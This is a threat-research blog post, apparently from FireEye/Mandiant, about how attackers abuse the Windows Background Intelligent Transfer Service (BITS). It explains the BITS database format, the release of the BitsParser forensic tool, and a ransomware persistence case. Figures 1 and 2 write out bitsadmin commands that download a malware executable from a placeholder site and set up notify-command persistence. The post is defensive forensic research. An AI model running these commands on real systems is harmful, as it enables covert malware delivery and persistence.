

# Back in a Bit: Attacker Use of the Windows Background Intelligent Transfer Service

---

[fireeye.com/blog/threat-research/2021/03/attacker-use-of-windows-background-intelligent-transfer-service.html](https://fireeye.com/blog/threat-research/2021/03/attacker-use-of-windows-background-intelligent-transfer-service.html)



Threat Research

David Via, Scott Runnels

Mar 31, 2021

10 mins read

Threat Research

In this blog post we will describe:

- How attackers use the Background Intelligent Transfer Service (BITS)
- Forensic techniques for detecting attacker activity with data format specifications
- Public release of the [BitsParser](#) tool
- A real-world example of malware using BITS persistence

## Introduction

---

Microsoft introduced the Background Intelligent Transfer Service (BITS) with Windows XP to simplify and coordinate downloading and uploading large files. Applications and system components, most notably Windows Update, use BITS to deliver operating system and application updates so they can be downloaded with minimal user disruption.

Applications interact with the Background Intelligent Transfer Service by creating jobs with one or more files to download or upload. The BITS service runs in a service host process and can schedule transfers to occur at any time. Job, file, and state information is stored in a local database.

## How Attackers Use BITS

---

As is the case with many technologies, BITS can be used both by legitimate applications and by attackers. When malicious applications create BITS jobs, files are downloaded or uploaded in the context of the service host process. This can be useful for evading firewalls that may block malicious or unknown processes, and it helps to obscure which application requested the transfer. BITS transfers can also be scheduled allowing them to occur at specific times without relying on long-running processes or the task scheduler.

BITS transfers are asynchronous, which can result in situations where the application that created a job may not be running when the requested transfers complete. To address this scenario BITS jobs can be created with a user-specified notification command, which will be executed after the job completes or in case of errors. The notification commands associated with BITS jobs can specify any executable or command to run. Attackers have utilized this feature as a method for maintaining persistence of malicious applications.

Since the command data for BITS jobs is stored to a database rather than traditional registry locations, it can be overlooked by tools that attempt to identify persistence executables and commands or by forensic investigators.


BITS jobs can be created using API function calls or via the bitsadmin command line tool. See Figure 1 and Figure 2 for an example of how a BITS job can be used to download a file and trigger execution.

```
> bitsadmin /create download
> bitsadmin /addfile download https://<site>/malware.exe c:\windows\malware.exe
> bitsadmin /resume download
> bitsadmin /complete download
```

```
Created job {EA8603EB-7CC2-44EC-B1EE-E9923290C2ED}.
Added https://<site>/malware.exe -> c:\windows\malware.exe to job.
Job resumed.
Job completed.
```

Figure 1: Using bitsadmin to create a job that downloads a malicious executable and stores it to c:\windows\malware.exe.

```
> bitsadmin /create persistence
> bitsadmin /addfile persistence http://127.0.0.1/invalid.exe c:\windows\i.exe
> bitsadmin /SetNotifyCmdLine persistence c:\windows\malware.exe NULL
> bitsadmin /resume persistence
```



Using bitsadmin to create a job that will launch malware.exe after attempting to download an invalid URL.

Figure 2:

Using bitsadmin to create a job that will launch malware.exe after attempting to download an invalid URL.

## Creating BitsParser

---

Through our investigations, Mandiant consultants identified evidence of attackers leveraging BITS across multiple campaigns. In order to search for evidence of attacker use of BITS, we needed to understand the underlying infrastructure used by BITS and create a tool that could collect relevant information.

We created [BitsParser](#), which parses BITS databases and returns information about jobs executed on endpoint systems. The tool can be run internally by Mandiant consultants via our endpoint agent allowing BITS data to be acquired from many hosts across an enterprise. BitsParser has been successfully used in many investigations to uncover attacker downloads, uploads, and persistence.

In order to process the custom database format, BitsParser utilizes the open source [ANSI-FR](#) library. The library allows parsing of both active and deleted entries from BITS database files, and it can fully extract relevant information from job and file records.

## The QMGR Database

---

BITS jobs and associated state information are stored in local “queue manager” (QMGR) database files in the %ALLUSERSPROFILE%\Microsoft\Network\Downloader directory. The database is stored to files named qmgr0.dat and qmgr1.dat. The two-file scheme appears to be used for back up and synchronization purposes. The second file largely contains duplicate job and file information, though some unique or older entries can be found in the file.

## Windows 10 Changes

---

The Background Intelligent Transfer Service has largely remained unchanged since its introduction. However, Windows 10 introduced significant changes to the service, including an all new database format. On Windows 10 the QMGR database is stored using the Extensible Storage Engine (ESE) format. ESE databases have been used in many other Microsoft products including Exchange, Active Directory, and Internet Explorer.

Windows 10 stores the QMGR database in a single file called qmgr.db. Separate transaction log files are maintained in the same directory. The most recent transaction log is stored to a file called edb.log, and three older transaction logs with numerical suffixes are typically present.

## Parsing ESE Databases

---

In order to support investigations on Windows 10 systems, we updated the BitsParser tool to support the new QMGR database format. To accomplish this, we needed a Python-based ESE database parser. Research led us to [libesedb](#), which is a full ESE database implementation written in C with a Python wrapper. With no other Python options available, we initially used libesedb in BitsParser to parse the Windows 10 QMGR database. However, we sought a solution that did not rely on native executables and would be more compact for improved efficiency in large scale deployments.

The only pure Python ESE database implementation we identified was part of the [Impacket](#) network toolset. Although the source code could perform basic database enumeration, it lacked key features, including the ability to process long values. Since the QMGR database includes entries large enough to require long values, modification of the Impacket implementation was required. We adapted the Impacket ESE database parsing code to make it more robust and support all features necessary for parsing QMGR databases. The full Python solution allows database parsing in a much smaller package without the risks and limitations of native code.

## Database Structure

---

The Windows 10 QMGR database contains two tables: Jobs and Files. Both tables have two columns: Id and Blob. The Id contains a GUID to identify the entry, and the Blob contains binary data which defines the job or file. Fortunately, the job and file structures are largely unchanged from the previous database format.

Job data starts with the control structure:

| Offset   | Field                | Size     |
|----------|----------------------|----------|
| 0        | Type                 | 4        |
| 4        | Priority             | 4        |
| 8        | State                | 4        |
| ...      |                      |          |
| 16       | Job ID (GUID)        | 16       |
| 32       | Name (UTF-16)        | variable |
| variable | Description (UTF-16) | variable |
| variable | Command (UTF-16)     | variable |
| variable | Arguments (UTF-16)   | variable |
| variable | User SID (UTF-16)    | variable |
| variable | Flags                | 4        |

Following the control structure is a list of files delimited by the XFER GUID, {7756DA36-516F-435A-ACAC-44A248FFF34D}. The list begins with a 4-byte file count followed by a list of GUIDs, which correspond to Id values in the Files table.

The file data uses the following structure:

| Field                         | Size     |
|-------------------------------|----------|
| Destination Filename (UTF-16) | variable |
| Source Filename (UTF-16)      | variable |
| Temporary Filename (UTF-16)   | variable |
| Download Size                 | 8        |

---

|                      |          |
|----------------------|----------|
| Transfer Size        | 8        |
| <i>unknown</i>       | 1        |
| Drive (UTF-16)       | variable |
| Volume GUID (UTF-16) | variable |

---

The database is processed by enumerating entries in the Jobs table, parsing each job data, finding correlated files, and parsing the corresponding records in the Files table. This allows the BitsParser to combine related information and output jobs with their associated files including relevant metadata.

### Recovering Deleted Records

---

Active jobs have entries in the Jobs and Files tables. Records are deleted upon job completion or cancellation. As with other filesystem and data formats, deleted entries are not immediately overwritten and can often be recovered for some time after deletion.

The following algorithm is used to recover deleted jobs and files from Windows 10 QMGR databases:

1. Locate file records by searching for the file identifier GUID, {519ECFE4-D946-4397-B73E-268513051AB2}. Attempt to parse the following data as a normal file record.
2. Locate job records by searching for job identifier GUIDs. Attempt to parse the following data as a normal job record. Handle incomplete job entries by parsing just the control structure and manually locate associated files if required.

The following job GUIDs have been observed in QMGR databases:

1. {E10956A1-AF43-42C9-92E6-6F9856EBA7F6}
  2. {4CD4959F-7064-4BF2-84D7-476A7E62699F}
  3. {A92619F1-0332-4CBF-9427-898818958831}
  4. {DDBC33C1-5AFB-4DAF-B8A1-2268B39D01AD}
  5. {8F5657D0-012C-4E3E-AD2C-F4A5D7656FAF}
  6. {94416750-0357-461D-A4CC-5DD9990706E4}
3. Correlate carved file records to carved jobs. Process all remaining carved file records that could not be correlated to active or deleted jobs.

Historic records can also be found in transaction log files. Although we do not parse the transaction log structures, the same algorithm can be used to find job and file records within the logs by searching for appropriate GUIDs. While the same records may be present in multiple files, duplicates can be suppressed to prevent output of redundant information.

### BitsParser Tool Release

---

At the time of writing we are not aware of any open source tools available to parse BITS databases and extract data useful for incident response and forensic investigations. To help address this and foster further research, FireEye has decided to release a standalone version of BitsParser. This command line utility can process all versions of BITS databases and perform carving to recover deleted job and file information.

Source code for BitsParser can be found at our [GitHub page](#).

Note that on Windows 10 the QMGR database files are opened without sharing by the BITS service thus preventing other programs from directly opening them. When BitsParser is deployed via the FireEye endpoint agent it can directly parse the local filesystem and raw read files in circumstances where they cannot be directly read. The standalone BitsParser does not have this ability. The BITS service should be stopped prior to running BitsParser or third-party tools for copying locked files may be utilized.

### **BITS Persistence in the Wild**

---

In 2020 Mandiant responded to many incidents involving Ryuk ransomware operators leveraging custom backdoors and loaders to actively target hospitals and other medical support centers (see our blog post [Unhappy Hour Special: KEGTAP and SINGLEMALT With a Ransomware Chaser](#)). Through numerous engagements Mandiant was able to profile the attacker's Tools Techniques and Procedures (TTPs) and identify unique aspects of the various backdoors and loaders that were leveraged prior to encryption. In one such engagement, Mandiant consultants had mapped the vast majority of the attack timeline from initial exploitation to the encryption of corporate resources and an extortion demand. Log analysis and telemetry provided by the customer's on-premises endpoint detection solution led to the identification of a KEGTAP backdoor on an end-user workstation. Mandiant was able to identify the specific email and lure used by the ransomware operators including the download and execution of the file mail.exe, which launched KEGTAP. However, none of the persistence mechanisms that Mandiant observed in other engagements were present on this endpoint.

A full understanding of the persistence mechanism would allow Mandiant to hunt for additional evidence of attacker activity across the environment and in other engagements. As focus intensified, Mandiant consultants identified evidence to indicate that the BITS service launched the KEGTAP backdoor. Analysts identified entries in the Microsoft-Windows-Bits-Client operational event log which associated the BITS service activity with the file mail.exe.

3 | Information | The BITS service created a new job: System update, with owner REDACTED

61 | Warning | BITS stopped transferring the System update transfer job that is associated with the http://127.0.0.1/tst/56/ URL. The status code is 2147954429.

64 | Warning | The BITS job System update is configured to launch C:\Users\REDACTED\AppData\Local\Microsoft\Windows\NetCache\IE\REDACTED\mail.exe after transfer of http://127.0.0.1/tst/12/. The service failed to launch the program with error 2147942402, BITS will continue trying to launch the program periodically until it succeeds.

Figure 3: Event log entries showing the creation of a BITS job for persistence

Mandiant consultants were able to confirm the details of the BITS job by interacting with the host and examining the QMGR database. The malicious BITS job was set to attempt an HTTP transfer of a nonexistent file from the local host. As this file would never exist, BITS would trigger the error state and launch the notify command, which in this case was KEGTAP.

Unfortunately, while this was successful in identifying a previously unknown persistence mechanism associated with this threat group, manual QMGR database analysis would not scale across multiple systems or environments. Adapting the existing BitsParser to parse the Windows 10 version of the QMGR database enabled Mandiant consultants to efficiently identify additional infected systems across multiple environments.

```
{
  "JobType": "download",
  "JobPriority": "normal",
  "JobState": "queued",
  "JobName": "System update",
  "CommandExecuted":
"C:\\Users\\REDACTED\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\REDACTED\\mail.exe",
  "Files": [
    {
      "DestFile":
"C:\\Users\\REDACTED\\AppData\\Local\\Microsoft\\Windows\\INetCache\\IE\\REDACTED\\mail.exe",
      "SourceURL": "http://127.0.0.1/tst/56/",
      "DownloadByteSize": 0
    }
  ]
}
```

Figure 4: BitsParser output shows the malicious BITS job launching mail.exe

## Conclusion

---

The Background Intelligent Transfer Service continues to provide utility to applications and attackers alike. The BITS QMGR database can present a useful source of data in an investigation or hunting operation. BitsParser may be utilized with other forensic tools to develop a detailed view of attacker activity.